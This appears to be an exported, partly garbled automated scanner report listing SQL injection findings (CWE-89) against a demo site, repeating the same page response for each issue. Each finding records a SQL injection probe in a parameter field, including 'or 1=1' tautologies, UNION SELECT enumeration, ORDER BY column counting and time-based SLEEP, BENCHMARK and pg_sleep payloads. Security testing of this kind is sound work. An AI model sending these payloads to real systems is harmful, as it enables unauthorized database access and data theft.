	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#346

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>/</td></tr></table>	Name	Value	demouser@deepfence.io	/
Name	Value				
demouser@deepfence.io	/				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#347				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 13#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggvFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#348

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	admin' or '1'='1

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#349	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>and (select substring(@@version,3,1))='S'</td></tr></table>		Name	Value	demouser@deepfence.io	and (select substring(@@version,3,1))='S'
Name	Value					
demouser@deepfence.io	and (select substring(@@version,3,1))='S'					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZSBJbWFnZVZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#350					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 22--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 22--
Name	Value				
demouser@deepfence.io	ORDER BY 22--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#351				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#352	

Modified Parameters

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLMGp jglEpoRWvNhCpRalUaVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRwCgAQI0qIkiLwKcYJDHMxE789k3Pnc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...
```

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>	
CWE-ID	CWE-89	
Issue Number	#353	

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified

Parameters	demouser@deepfence.io UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language ="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </ script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet " src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32- aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data: image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSB JbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgA QIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#354

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>' o/**/r 1/0 --</td></tr> </table>	Name	Value	demouser@deepfence.io	' o/**/r 1/0 --
Name	Value				
demouser@deepfence.io	' o/**/r 1/0 --				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSB BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#355	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')) ,4,5,6,7,8,9,10,11,12,13</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')) ,4,5,6,7,8,9,10,11,12,13
Name	Value					
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')) ,4,5,6,7,8,9,10,11,12,13					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#356					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#357

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#358				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	' or pg_sleep(5)--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#359

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 22

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

